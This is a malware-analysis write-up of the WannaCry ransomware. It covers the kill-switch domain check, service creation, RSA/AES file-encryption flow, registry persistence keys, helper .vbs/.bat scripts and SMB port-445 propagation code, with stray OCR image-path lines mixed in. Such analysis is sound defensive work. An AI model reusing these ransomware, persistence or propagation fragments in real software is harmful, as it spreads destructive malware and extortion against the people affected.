ANALYZING WANNACRY

~ANTONIOFRIGHETTO

Index

About

On 12th May 2017, around 02:45 AM EST, *WannaCry* ransomware – known also as *WannaCrypt* and *WannaCrypt0r* – was reported to be quickly spreading across Europe, Asia and America, targeting all version of Microsoft Windows (except Windows 10) so as to ask for a ransom of $300 through bitcoin to all those who had been affected by. Since then, WannaCry and its variants never stopped to propagate themselves, particularly in the last few days, growing so much widely to attack even well-known organizations, hospitals and universities. Also, threat was so severe that led Microsoft to release updates (MS17-010) for system versions like XP and Server 2003, whose extended support had expired in 2014.

Analysis

While the ransomware itself (`84c82835a5d21bbcf75a61706d8ab549`) could be found quite easily on the Web, the worm couldn't (`db349b97c37d22f5ea1d1841e3C89eb4`). (at the time of writing I didn't have access to Virusshare repo yet). The unique difference is that the ransomware is embedded into the worm, and the reverse is not true. Unpacking the executable after easily recovering the hardcoded password while disassembling, some files show up:

```
|-- wannacry_dropper.exe
    |-- msg/
        |— m_{language}.wnry
    |-- b.wnry
    |-- c.wnry
    |-- r.wnry
    |-- s.wnry
    |-- t.wnry
    |-- taskdl.exe
    |-- taskse.exe
    |-- u.wnry
```

message languages translations.

b.wnry is the new desktop wallpaper which will be set.

s.wnry is a compressed file with deflate algorithm which results in `tor.exe`, and some dynamic libraries such as OpenSSL (`ssleay32.dll`), decompress helpers (`zlib1.dll`) and event-based notifications API (`libevent.dll`).

Other files such as c.wnry contains Tor configurations, u.wnry instead is the GUI of the decryptor. WannaCry's main attack vector was allegedly email phishing, however once

the host is infected, malware propagates very fast across the local network by exploiting a remote code execution vulnerability in the SMB protocol (TCP/445) on all unpatched hosts, and thus gaining complete control of the remote host. Note that the threat may be achieved also from the outside if incoming traffic on the SMB ports is not filtered by a firewall.
As known, one of the very first thing it does is reaching via HTTP a crafted domain

```
192.168.0.1   DNS Standard query 0xe127 A www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
192.168.0.6   DNS Standard query response 0xe127 A www.iuqerfsodp9ifjaposdfjhgosurijfaewrw…
104.17.37.137 TCP 49432 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
```

(www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com) to check its existence. Should it exist, the malware would prevent itself from further damages by immediately quitting. It makes sense, because if something goes unexpectedly wrong, there's a way to shut it down. Right now it has been sinkholed by MalwareTech although other versions have been reported to have a different domain. Some don't use the kill-switch technique at all: unsure why actually, especially 'cause malware's authors, for instance, could have set up a domain-generation algorithm that could create thousands of these domains and make reverse-engineer them much more harder, instead they just relied on a single URL. Likewise, little obfuscation (if any?) as well as anti-debugging tricks were seen. Looking at the code, notice that `InternetOpen()` is invoked with INTERNET_OPEN_TYPE_DIRECT macro (`0x1`), so the handler passed then to `InternetOpenUrl()` is not going to use a Web proxy and will directly access to the Internet (so the worm works even in organizations that requires proxy configuration to access to the Web). By inverting conditional branch (`jnz short loc_4081BC` into `jz short loc_4081BC`) we can continue the execution and enter `execute_payload()`. Apparently it didn't work and by

```
qmemcpy(&szUrl, aHttpWww_iuqerf, 0x39u);
v7 = 0;
v8 = 0;
v9 = 0;
v10 = 0;
v11 = 0;
v12 = 0;
v13 = 0;
v4 = InternetOpenA(0, 1u, 0, 0, 0);
if ( InternetOpenUrlA(v4, &szUrl, 0, 0, 0x84000000, 0) )
{
  InternetCloseHandle(v4);
  InternetCloseHandle(0);
  execute_payload();
  result = 0;
}
else
{
  InternetCloseHandle(v4);
  InternetCloseHandle(0);
  result = 0;
}
return result;
}
```


```
GetModuleFileNameA(0, FileName, 0x104u);
if ( *(_DWORD *)_p___argc() >= 2 )
{
  v1 = OpenSCManagerA(0, 0, 0xF003Fu);
  v2 = v1;
  if ( v1 )
  {
    v3 = OpenServiceA(v1, ServiceName, 0xF01FFu);
    v4 = v3;
    if ( v3 )
    {
      sub_407FA0(v3, 60);
      CloseServiceHandle(v4);
    }
    CloseServiceHandle(v2);
  }
  ServiceStartTable.lpServiceName = ServiceName;
  ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)install_worm;
  v6 = 0;
  v7 = 0;
  result = StartServiceCtrlDispatcherA(&ServiceStartTable);
}
else
{
  result = create_service_and_drop_ransomware();
}
return result;
```

← Creates a new service and leave execution to EternalBlue worm

← Creates a new service and start the ransomware

inspecting a little more it looks like that at first, some kind of checking are done against the permissions with which is running. Tried to patch those few lines but didn't work either (it raised a strange exception). Turned out that I had to run the worm with admin privileges to make it work.

Next (as seen in the figure above), depending on how many arguments (`_p__argc`) that was launched with, it creates a new service (more convenient for the malware since it is going to run as SYSTEM account, which has more access than administrator) called *mssecsvc2.0* (Microsoft Security Center 2.0 Service). If two or more arguments were passed it drops the worm, otherwise it launches the ransomware. This can be summarized as follows.



Sets up current own folder's environment:

- `SetCurrentDirectory("C:\Users\Download\tasksche.exe");`

Manipulate registry by adding a key and value:

- `RegCreateKey(HKEY_LOCAL_MACHINE, "Software\WanaCrypt0r", &hKey);`
- `RegSetValueEx(phkResult, _T("wd"), 0, REG_SZ, (BYTE*)"C:\ProgramData\[RANDOM_PATH]", 27);`

Extracts aforementioned files (including .onion sites that will be used during decryption for tracking and payment), by calling `CreateFile((char*)key, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING | OPEN_ALWAYS, 0, NULL);`, then it creates three keys (00000000.pky, 00000000.eky, 00000000.res), loads Bitcoin addresses, spawns two processes, which via command line, hide the current directory (i.e. the one which all files have been extracted, in this case `C:\ProgramData\[RANDOM_PATH]`) with `attrib +h` and `icacls . /grant Everyone:F /T /C /Q` which gives full permissions to all directories recursively.

Once ransomware has finished to self-extract, it dynamically resolves some crypto functions that will be used later (such as `CryptEncrypt`, `CryptDecrypt`) from `advapi32.dll` some file handling functions (such as `WriteFile`, `ReadFile`) from `kernel32.dll` via `GetProcAddress()`. It initializes a mutex by calling `OpenMutex(SYNCHRONIZE, TRUE, "Global\MsWinZonesCacheCounterMutex")` (a well-known technique) to ensure that only one instance of the malware is running on the compromised system, and prepares the encryption stage using AES combined with RSA. Firstly it attempts to load the public key (00000000.pky) with something like this:

```
const DWORD sz = GetFileSize(hPkyKey, NULL);
BYTE buf[sz]; HCRYPTPROV hCryptProv = NULL;
ReadFile(hPkyKey, &buf, sz, 0, NULL);
CryptAcquireContext(&hCryptProv, NULL, NULL, PROV_RSA_AES, CRYPT_VERIFYCONTEXT);
CryptImportKey(hCryptProv, buf, sz, NULL, 0, NULL); /* Import RSA Public Key */
```

If it cannot be load it generate a new RSA keypair by calling `CryptGenKey(hCryptProv, AT_KEYEXCHANGE, RSA2048BIT_KEY | CRYPT_EXPORTABLE, &hKey);` and the public key (PUBLICKEYBOLB side), after being encrypted, is exported to 00000000.pky; the private one (PRIVATEKEYBOLB side) to 00000000.eky. At this point for each file (as long as it doesn't belong to a restricted path like C:\WINDOWS\System and has a known extension such as .txt, .png, .pdf just to name a few, .exe and .dll are not touched) an AES-128 key is generated and is encrypted with; this key is then encrypted with the public key. On every directory two files appear `@Please_Read_Me.txt@` and `@WanaDecryptor.exe@` (the decryptor which has been by now launched) and every file is indeed encrypted with .WNCRY extension. By comparing registry snapshots (before and after the infection) the following entries are added to achieve persistence in case of reboot:

```
HKEY_CURRENT_USER\Software\WanaCrypt0r
HKEY_CURRENT_USER\Software\Classes\VirtualStore\MACHINE\SOFTWARE\Wow6432Node\Wan
aCrypt0r
HKEY_CURRENT_USER\VirtualStore\MACHINE\SOFTWARE\Wow6432Node\WanaCrypt0r
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\[RANDOM_PATH]:
"E:\tasksche.exe"
```


Then this .vbs and .bat scripts are executed (to create symbolic link to the decryptor to facilitate its installation):

```
SET ow = WScript.CreateObject("WScript.Shell")
SET om = ow.CreateShortcut("C:\ProgramData\[RANDOM_PATH]
\@WanaDecryptor@.exe.lnk")
om.TargetPath = "C:\ProgramData\[RANDOM_PATH]\@WanaDecryptor@.exe"
om.Save
```

```
@echo off
echo SET ow = WScript.CreateObject("WScript.Shell")> m.vbs
echo SET om = ow.CreateShortcut("C:\ProgramData\[RANDOM_PATH]
\@WanaDecryptor@.exe.lnk")>> m.vbs
echo om.TargetPath = "C:\ProgramData\[RANDOM_PATH]\@WanaDecryptor@.exe">> m.vbs
echo om.Save>> m.vbs
cscript.exe //nologo m.vbs
del m.vbs
del /a %0 /* Self-delete */
```

It opens `taskse.exe` which forks and execute the decryptor utility and it becomes the foremost window. Then it cleans up (by calling `taskdl.exe`) and kills database and mail server processes. Interestingly, if a USB key is attached to the system is not going to be affected by the malware. Also, it was said that author's intention was to create a unique bitcoin address that corresponded to specific infected host ID / transaction (such information is stored in 00000000.res); however due to a race condition this doesn't occur, and as a result the malware loads c.wnry in memory, picks one of the three bitcoin addresses randomly, writes it back onto c.wnry file and later is used when contacting the C&C onion server (TCP/9050) via Tor (question is how initially could the server send back the decrypt key if the host was supposed to be associated with the unique bitcoin address?). This should be fixed in the following versions of the malware.

On the contrary, if argument count is greater or equal than two, worm is installed. By leveraging a vulnerability in SMB protocol (CVE-2017-0145), a remote attacker may be able to execute arbitrary code through a specially crafted payload.



Such calls are observed when the worm tries to reach unknown (probably randomly generated) IPs:

```
int fd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
struct sockaddr_in remote_srv; int mode = 1;
remote_srv.sin_addr.s_addr = inet_addr("11.139.110.19");
remote_srv.sin_port = htons(445);
ioctlsocket(fd, FIONBIO, &mode); /* Non-blocking mode */
connect(fd, (struct sockaddr*)&remote_srv, sizeof(remote_srv));
```


Payload is sent and if port 445 is connectable and host vulnerable, unauthorized access is gained.